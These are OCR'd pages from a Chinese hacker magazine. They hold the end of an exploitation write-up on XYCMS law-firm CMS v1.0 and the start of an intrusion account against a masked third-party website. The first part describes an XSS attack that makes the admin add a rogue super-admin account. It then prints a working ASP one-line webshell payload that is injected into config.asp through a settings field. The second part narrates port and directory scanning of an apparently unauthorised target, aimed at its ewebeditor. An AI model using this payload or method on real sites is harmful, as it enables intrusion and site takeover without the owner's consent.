


图14




图15

点“管理咨询信息”，点击我们刚提交的名为法律咨询的咨询，看到的内容如图15，好像没什么异常，就是一条正常的咨询信息。但再点“管理员管理”来到管理员管理的

地方，发现已经添加了一个名为test的超级管理员用户，如图16。




图16

利用XSS漏洞让管理员在后台帮我们新添加了一个管理员用户，虽然我们不知道网站管理员的用户名和密码，但却可以利用新添加的管理员用户进入后台。其实，利用这个XSS漏洞还可以做很多其它的事，比如如果网站管理员更改了后台的目录导致你找不到后台登录地址，利用这个XSS漏洞就可以得到后台的目录，具体实现方法限于文章的篇幅我就不介绍了，感兴趣的请自己查询相关信息。

四、后台拿shell方法

不管你用漏洞一还是漏洞三进入了后台，下面该考虑在后台怎样获得shell了。XYCMS律师事务所建站系统 v1.0后台没有数据库备份的地方，也不存在上传漏洞，数据库是.mdb格式的，数据库插马也不用考虑了。常见后台拿shell的方法都不能用。继续在后台转悠，点“系统设置”来到了网站系统设置的地方，随便修改了一点信息，发现\inc\目录下的config.asp文件也有了相应更改，如图17。

看来把网站的基本配置信息保存到了config.asp文件中，考虑通过修改网站系统设置插入ASP一句话木马到config.asp文件中。直接在QQ1处写上ASP一句话木马服务端代码，提交更改后直接出来了错误提示，网站让我搞出错了，罪过啊。看来存在闭合代码问题，经过多次测试，发现在QQ1处插入如下代码不会出错：

```
34728264" %><script language=VBScript runat=server>eval request("x")</script><%Const hackerxfile="123
```

提交更改后用lake2的eval最小马发送端连接http://127.0.0.1/inc/config.asp，成功获得shell，如图18。




图17




图18

由于我不会ASP，不能进行代码级漏洞分析了，不过估计XYCMS律师事务所建站系统 v1.0还存在别的漏洞，有兴趣的朋友可以分析下。

我找到的三个漏洞都是比较简单也很常见的漏洞。为了方便大家在本机测试这些漏洞，我把存在漏洞的XYCMS律师事务所建站系统 v1.0的源代码还有利用到的文件1.js打包给大家了。

（文中涉及的源代码本期光盘已收录）

锲而不舍，终有小成

——记一次不成熟的尝试入侵检测

题记：

牟晓东

每一期的《黑客X档案》上都会有几篇关于网站检测入侵的文章，比如《对某高校的一次渗透测试》、《看小菜入侵某大型网络教育机构》等。或许是见的多了，不少的“叉子”对于此类三两千字的入侵手记式文章会产生审美疲劳，甚至

随手就“阅”过去了。殊不知，像这种看似流水账的入侵手记，其实远不像看上去那么简单——短短的几段文字背后往往是作者很多天、上百次的尝试，最终将千斤之力化为四两技巧。我是小菜鸟一个，近几年在《X》的“浸淫”之下自觉功力见长，也进行了若干个网站的友情入侵检测艰辛过程，深深体会到“纸上得来终觉浅，绝知此事要躬行”的道理。其实，很多的入侵方法和技巧并非像各位大牛前辈轻描淡写所说的那样容易，“你懂的”真够人消化很长时间，自己不亲自试一下是绝对无法体味其中的奥妙的。今天想与大家共享一个并不成熟的尝试入侵检测过程，菜鸟围观，老鸟飞过哈！

1.用WWWScan扫描初步踩点，一丝曙光

待检测的目标网站是www.sndxxx.com（老规矩，已作处理），先在360浏览器中打开看几眼，没想到看了第一眼就傻眼了：.html。完了，储备很长时间的各种“注入”方法和技巧不都毫无用武之地了么？不过转而一想，这么大型的网站，没道理不存在漏洞吧（啥逻辑啊这是^-^）？把域名先扔“114best”（http://www.114best.com/ip/）侦察一番，得到IP是202.8.1xx.26，并且得知同IP服务器站点数为9个，难道要走“旁注”之路？且慢，再把这IP扔X-Scan中狂扫一下，看看能不能扫出个空/弱口令或是感兴趣的端口什么的，结果很失望，没什么可利用的。再到http://tool.chinaz.com/port“站长之家”测试它的几个敏感端口，结果与X-Scan的报告基本吻合，只有80、8080、21和3389共四个端口开放（如图1），无非是最为常见的www网页浏览、FTP文件传输和远程桌面服务。




图1

忽然想起wwwScan这个网站目录扫描工具来，我用的是图形界面带超强字典版本（下载地址：http://u.115.com/file/c179ehoi#）。解压缩之后双击运行其中的wwwscan_gui.exe，在“wwwscan—GUI”界面中将目标网站域名粘贴到“网址”处，其它的都采用默认设置，点击“开始”按钮即可。由于它所带的cgi.list字典文件内容比较多，因此扫描所花费的时间能稍微长一些，不过在它扫描的过程中我们就可以根据得到的信息来进行其它的入侵步骤。注意：wwwScan扫描返回的结果（Fund:）中只有带“<HTTP/1.1 200 OK>”后缀字样的才是可以正常访问的，其它的像是“<HTTP/1.1 403 Forbidden>”和“<HTTP/1.1 500 Internal Server Error>”之类的信息是禁止访问的。工夫不大，wwwScan扫描出了个“http://www.sndxxx.com/admin/ewebeditor/”（如图2），经常看《X》的叉子们肯定会对这个ewebeditor比较眼热吧？这个在线编辑器的漏洞还是有不少的（参见“Ewebeditor漏洞整理”：http://icemaple810.blog.163.com/blog/static/1421431200942155519854/），一看资料，头有点儿大，还是直接到浏览器中看看它的“庐山真面目”吧！

